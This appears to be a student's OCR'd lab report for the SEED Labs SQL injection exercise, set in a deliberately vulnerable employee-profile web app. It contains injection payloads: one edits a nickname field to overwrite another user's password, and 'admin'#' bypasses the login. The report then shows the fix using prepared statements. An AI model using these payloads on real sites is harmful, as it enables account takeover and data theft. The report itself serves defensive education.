Alice	10000	60000	9/20	10211002	Ali			
Boby	20000	1	4/20	10213352	Bob			
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.3

I wrote (Bob, Password = '2e51cf3f58377b8a687d49b960a58dfc677f0ad' WHERE eid ='20000'#)



Alice's Profile Edit

NickName: Bob, Password = ' 52e5

Email: Email


Address: Address

Phone Number: PhoneNumber

Password: Password

Copyright © SEED LABs

Boby's password is now changed to the password 'attacker'


SQLi Lab - Mozilla Firefox
9:49 PM
File Edit View History Bookmarks Tools Help
SQLi Lab
SQLi Lab
www.seedlabsqlinjection.com
50%
Most Visited
SEED Labs
Sites for Labs
SEEDLABS


Employee Profile Login

USERNAME: Boby

PASSWORD: ••••••••

Copyright © SEED LABs

I successfully logged into Boby's page:




Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Bob
Email	
Address	
Phone Number	

Copyright © SEED LABs


Task 3

I opened the terminal and typed the following codes as shown below:



```
[10/01/19]seed@VM:~$ su root
Password:
root@VM:/home/seed# cd /var/www/SQLInjection/
root@VM:/var/www/SQLInjection# gedit unsafe_home.php
```

unsafe_home.php file opened. And I also opened the safe_home.php. I copied the highlighted part from safe_home.php:



safe_home.php (/var/www/SQLInjection) - gedit
En
8:22 PM
File Edit View Search Tools Documents Help
Open
Save
*unsafe_home.php
safe_home.php
PHP
Tab Width: 8
Ln 80, Col 21
INS

```
        }

        // create a connection
        $conn = getDB();
        // Sql query to authenticate the user
        $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
phoneNumber, address, email,nickname,Password
        FROM credential
        WHERE name= ? and Password= ?");
        $sql->bind_param("ss", $input_uname, $hashed_pwd);
        $sql->execute();
        $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber,
$address, $email, $nickname, $pwd);
        $sql->fetch();
        $sql->close();

        if($id!=""){
          // If id exists that means user exists and is successfully authenticated
          drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,
$address,$phoneNumber);
        }else{
          // User authentication failed
          echo "</div>";
          echo "</nav>";
          echo "<div class='container text-center'>";
          echo "<div class='alert alert-danger'>";
          echo "The account information your provide does not exist.";
```


Then I replaced it with the highlighted part in unsafe_home.php file.


*unsafe_home.php (/var/www/SQLInjection) - gedit
En
8:20 PM
File Edit View Search Tools Documents Help
Open
Save
PHP
Tab Width: 8
Ln 102, Col 42
INS

```
      die('There was an error running the query [' . $conn->error . ']\n');
      echo "</div>";
    }
    /* convert the select return result into array type */
    $return_arr = array();
    while($row = $result->fetch_assoc()){
      array_push($return_arr,$row);
    }

    /* convert the array type to json format and read out*/
    $json_str = json_encode($return_arr);
    $json_a = json_decode($json_str,true);
    $id = $json_a[0]['id'];
    $name = $json_a[0]['name'];
    $eid = $json_a[0]['eid'];
    $salary = $json_a[0]['salary'];
    $birth = $json_a[0]['birth'];
    $ssn = $json_a[0]['ssn'];
    $phoneNumber = $json_a[0]['phoneNumber'];
    $address = $json_a[0]['address'];
    $email = $json_a[0]['email'];
    $pwd = $json_a[0]['Password'];
    $nickname = $json_a[0]['nickname'];
    if($id!=""){
      // If id exists that means user exists and is successfully authenticated
      drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,
$address,$phoneNumber);
    }else{
```


I even tried commenting some lines of codes with '//' back slashes. Both ways it works.



```
        echo "</div>";
      }
      return $conn;
    }

    // create a connection
    $conn = getDB();
    // Sql query to authenticate the user
   # $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
   # FROM credential
    #WHERE name= '$input_uname' and Password='$hashed_pwd'";
    #if (!$result = $conn->query($sql)) {
     # echo "</div>";
     # echo "</nav>";
     # echo "<div class='container text-center'>";
     # die('There was an error running the query [' . $conn->error . ']\n');
     # echo "</div>";
   // }
   // $conn = getDB();
    // Sql query to authenticate the user
    $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
phoneNumber, address, email,nickname,Password
    FROM credential
    WHERE name= ? and Password= ?");
    $sql->bind_param("ss", $input_uname, $hashed_pwd);
    $sql->execute();
```

I entered admin'# and logged in:



Employee Profile Login


USERNAME admin'#

PASSWORD Password

Login

Copyright © SEED LABs

I got the message shown in the screen shot below, which means that the injection will not work anymore.




The account information your provide does not exist.

Go back

Lastly, after the prepared statement mechanism was used, the SQL injection was fixed.

Also, When I entered 'admin' with the password 'seedadmin' as given in the lab task, I got:


SQLi Lab - Mozilla Firefox
7:34 PM
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/index.html
50%
Most Visited
SEED Labs
Sites for Labs
SEED LABS

Employee Profile Login


USERNAME admin

PASSWORD •••••••••

Login

Copyright © SEED LABs

After I clicked login the page which was viewed is shown below:



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	60000	9/20	10211002	Ali			
Boby	20000	1	4/20	10213352	Bob			
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs